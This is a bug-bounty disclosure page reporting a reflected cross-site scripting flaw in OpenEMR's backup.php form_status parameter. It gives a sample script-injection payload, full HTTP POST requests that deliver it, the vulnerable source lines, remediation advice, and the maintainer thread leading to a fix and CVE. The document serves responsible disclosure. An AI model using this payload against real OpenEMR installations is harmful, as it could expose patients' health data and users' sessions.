huntr

Reflected Cross Site Scripting in OpenEMR 7.0.0 and below at backup in openemr/openemr

0

✓ Valid Reported on Jul 19th 2022

Description

We would like to report the vulnerability we found during software testing. The OpenEMR 7.0.0 (latest version) and below version Open Source electronic health records and medical practice management application has Reflected Cross Site Scripting vulnerability in the {form_status} parameter on backup page that never been reported before (We've checked from CVE Official website).

Vulnerability Type

Reflected Cross Site-Scripting (XSS)

Affected Page/URL

https://<openemrurl>/interface/main/backup.php {form_status}

Sample XSS Payload

```
 ' /><script>alert(`CVE_Hunting_XSS`)</script>
```

Vulnerable Source Code

/var/www/localhost/htdocs/openemr/interface/main/backup.php (Please see more details in the occurrences section)

Implication

This vulnerability allows users to embed arbitrary JavaScript code in the Wel
the intended functionality potentially leading to credentials disclosure within a trusted session.

Recommendation


Whitelist validation at server side should be performed for all input fields and parameters in the entire application to ensure that only valid input is processed. The validation should decode any encoded input, and then validate the length, characters, format, and any business rules on that data before accepting the input. Special characters such as `'/;&*()%!+{}[]|# including Carriage Return (ASCII 1, \r, %0d) as well as Line Feed (ASCII 10, \n, %0a) should be filtered out prior to server processing form fields and hidden form fields. In case special characters should be allowed into an input field, the application should use a standard function to "escape" the special characters. Alternatively, all parameters returned to the user's browser should be sanitized so that client-side scripting attacks would not be effective. Output HTML encoding should be properly implemented to prevent execution of malicious script on user's browser.

Discoverer/Reporters

Ammarit Thongthua, Rattapon Jitprajong and Nattakit Intarasorn from Secure D Center Research Team

Example PoC Screenshots

OpenEMR Version 6.1.0




https://localhost/interface/main/tabs/main.php?token_main=k7HH2vukjGcs2OZLAchXcOSrvLcf953HtkfOzF4d

About OpenEMR

Version Number	6.1.0
Unique Installation UUID	489f89fd-b98d-4316-b756-94ac817702ea
Online Support	http://open-emr.org/

OpenEMR Version 7.0.0



OpenEMR
Backup
Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups
Search by any demographics
Calendar
Message Center
Backup
About OpenEMR
80%
User Manual
Acknowledgments, Licensing and Certification
Write a Review
Donate Now

https://localhost/interface/main/tabs/main.php?token_main=38JrC80LEjgQjFoGuKcuC1WonuhNjAkxVyiLcg7f

About OpenEMR

Version Number	7.0.0
Unique Installation UUID	3f420447-3cb2-400d-8cd0-bdca90b663e6
Online Support	http://open-emr.org/

Backup Page


Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups
Search by any demographics
Calendar
Message Center
Backup
About OpenEMR
Create Backup
Create Eventlog Backup

https://localhost/interface/main/tabs/main.php?token_main=k7HH2vukjGcs2OZLAchXcOSrvLcf953HtkfOzF4d

Create and download a full backup


Create Eventlog Backup

Note that the Eventlog Backup is currently set to save in the following folder: /tmp . Recommend setting the Path for Event Log Backup in Globals settings in the Miscellaneous section to something other than your tmp/temp directory. Please refer to README-Log-Backup.txt file in the Documentation directory to learn how to automate the process of creating log backups.

Click Create Backup or Create Eventlog Backup then Injected malicious JavaScript Payload in to {form_status} with Sample XSS Payload

```
POST /interface/main/backup.php HTTP/1.1
Host: localhost
```


```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------1342
Content-Length: 626
Origin: https://localhost
Connection: close
Referer: https://localhost/interface/main/backup.php
Cookie: OpenEMR=sDB13cXmxjjPS6d-BF8dtr9D5Kj8PkbOg2oMdxqSKMMo1C7Y
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="csrf_token_form"

4a2e4c79d44d123017f7ff6850e337c8c17557e3
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_backup"

ggwp
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_step"

ggwp
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_status"

' /><script>alert(`CVE_Hunting_XSS`)</script>
-----------------------------134273974110212498243185026588--
```



```
POST /interface/main/backup.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------134273974110212498243185026588
Content-Length: 626
Origin: https://localhost
Connection: close
Referer: https://localhost/interface/main/backup.php
Cookie: OpenEMR=sDB13cXmxjjPS6d-BF8dtr9D5Kj8PkbOg2oMdxqSKMMo1C7Y
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="csrf_token_form"

4a2e4c79d44d123017f7ff6850e337c8c17557e3
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_backup"

ggwp
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_step"

ggwp
-----------------------------134273974110212498243185026588
Content-Disposition: form-data; name="form_status"

' /><script>alert(`CVE_Hunting_XSS`)</script>
-----------------------------134273974110212498243185026588--
```

```
    //   102.1 = Download selected lists as CSV
    //   102.2 = download selected layouts as CSV
    //   402   = CSV export of log archive
    //   405   = Delete from the log
    //
    function export_submit(step) {
      var f = document.forms[0];
      f.form_step.value = step;
      top.restoreSession();
      f.submit();
    }

  </script>

</head>

<body class="body_top">
  <center>
    &nbsp;<br />
    <form method='post' action='backup.php' enctype='multipart/form-data' onsubmi
      <input type="hidden" name="csrf_token_form" value="4a2e4c79d44d123017f7ff68

      <table style='width:50em'>
        <tr>
          <td>

            <br />
          </td>
        </tr>
      </table>

      <input type='hidden' name='form_step' value='302' />
      <input type='hidden' name='form_status' value='' />
      <script>
        alert(`CVE_Hunting_XSS`)
      </script>
      ' />

    </form>

    <br />
    <b>
      Backup Successfully taken in /tmp
    </b>
  </center>


</body>
</html>
```

Renderred Malicious JavaScript (XSS)



Impact

This vulnerability allows users to embed arbitrary JavaScript code in the Web UI thus altering the intended functionality potentially leading to credentials disclosure within a trusted session.

Occurrences

backup.php L945

```
if ($form_step == 203) {
    $form_status .= xla('Done') . ".";
    echo nl2br($form_status);
}
```

backup.php L503

```
if ($form_step == 1) {
    $form_status .= xla('Dumping OpenEMR database') . "...<br />";
    echo nl2br($form_status);
    if (file_exists($TAR_FILE_PATH)) {
        if (! unlink($TAR_FILE_PATH)) {
            die(xlt("Couldn't remove old backup file:") . " " . text($
        }
    }
```

backup.php L1029

```
<input type='hidden' name='form_status' value='<?php echo $form_status
```

backup.php L923

```
if ($form_step == 202) {
  // Process uploaded config file.
    if (is_uploaded_file($_FILES['userfile']['tmp_name'])) {
        if (move_uploaded_file($_FILES['userfile']['tmp_name'], $EXPOR
            $form_status .= xla('Applying') . "...<br />";
            echo nl2br($form_status);
            $cmd = escapeshellcmd($mysql_cmd) . " -u " . escapeshellar
            " -p" . escapeshellarg($sqlconf["pass"]) .
            " -h " . escapeshellarg($sqlconf["host"]) .
            " --port=" . escapeshellarg($sqlconf["port"]) .
            " $mysql_ssl " .
            escapeshellarg($sqlconf["dbase"]) .
            " < " . escapeshellarg($EXPORT_FILE);
        } else {
            echo xlt('Internal error accessing uploaded file!');
            $form_step = -1;
        }
    } else {
        echo xlt('Upload failed!');
        $form_step = -1;
    }

    $auto_continue = true;
}
```

backup.php L549

```
if ($form_step == 3) {
    $form_status .= xla('Dumping OpenEMR web directory tree') . "
    echo nl2br($form_status);
    $cur_dir = getcwd();
    chdir($webserver_root);
    chdir($webserver_root);
```

backup.php L903

```
if ($form_step == 103) {
    $form_status .= xla('Done.  Will now send download.') . "<br />";
    echo nl2br($form_status);
    $auto_continue = true;
}
```

References

- Reporting Security Vulnerabilities
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CVE
CVE-2022-2731
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Reflected

Severity
Medium (5.4)

Registry
Other

Affected Version
OpenEMR 7.0.0 and below

Visibility
Public

Status

Fixed

Found by

JohnNattakit
@johnnattakit
unranked

This report was seen 520 times.

We are processing your report and will contact the **openemr** team within 24 hours.
4 months ago

JohnNattakit modified the report 4 months ago

JohnNattakit modified the report 4 months ago

JohnNattakit modified the report 4 months ago

We have contacted a member of the **openemr** team and are waiting to hear back 4 months ago

JohnNattakit modified the report 4 months ago

We have sent a follow up to the **openemr** team. We will try again in 7 days. 4 months ago

A **openemr/openemr** maintainer validated this vulnerability 4 months ago

Thanks for the report. Working on a fix now.

JohnNattakit has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the **openemr** team. We will try again in 7 days. 4 months ago

Brady Miller 4 months ago

Chat with us

A preliminary fix has been posted in commit 285fb234bd27ea4c46a29f2797edda7f38f1d8db

Please do not create a CVE # or make this vulnerability public at this time. I will make this fix official about 1 week after we release 7.0.0 patch 1 (7.0.0.1), which will likely be in about 3-7 weeks.


After I do that, then will be ok to make CVE # and make it public.

Thanks!

We have sent a second fix follow up to the **openemr** team. We will try again in 10 days.
4 months ago

JohnNattakit 4 months ago Researcher

Dear @Brady Miller, @admin
Hope you are doing well. We have got the notification email that the 1st patch for OpenEMR 7.0.0 has been released.
Can the `CVE` be assigned to this issue?



Patch 1 for OpenEMR 7.0.0 Released

no-reply@open-emr.org via amazonses.com

9:16 AM (31 minutes ago)

Patch 1 for OpenEMR 7.0.0 Released

The 1st patch for OpenEMR 7.0.0 has been released.

See here for more details on downloading and installing the new patch: https://community.open-emr.org/t/openemr-7-0-0-patch-1-has-been-released/18904

This patch includes the following items

- Security fixes
- Vitals form fix
- Patient search fix
- CCDA fix for large amount of data
- Patient history form fix
- Patient portal EASIPRO fix
- Patient portal history form fix
- Added voided claim to misc billing options and 837 file
- PHP 8.1 fixes

OpenEMR needs donations for funding of critical features like maintaining ONC 2015 certification, API, FHIR, and a huge amount of other cool stuff. So please donate to the OpenEMR project: https://www.open-emr.org/donate/

For only $1 per month you can be an Official OpenEMR Sponsor on github! You can sign up at: https://github.com/sponsors/openemr

Click here to unsubscribe.

Jamie Slome 4 months ago Admin

Just waiting for the go-ahead from the maintainer and then we can assign and publish a CVE for this report 👍

Brady Miller marked this as fixed in **7.0.0.1** with commit **285fb2** 4 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

backup.php#L549 has been validated ✓

backup.php#L903 has been validated ✓

backup.php#L503 has been validated ✓

backup.php#L1029 has been validated ✓

backup.php#L923 has been validated ✓

backup.php#L945 has been validated ✓

Brady Miller 4 months ago Maintainer

OpenEMR patch 1 (7.0.0.1) has been released, so this has been fixed. You have permission to make CVE # and make this public.

JohnNattakit 4 months ago Researcher

Dear @Admin, @Jamie Slome
Could you please help to assign the CVE for this finding please?
Thanks and appreciate for your help 👍

@Brady Miller Thanks for your response 👍

Jamie Slome 4 months ago Admin

CVE assigned and will automatically publish in the next few hours ♥

JohnNattakit 4 months ago Researcher

@Jamie Slome Appreciate for your contribution 👍♥

Chat with us

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us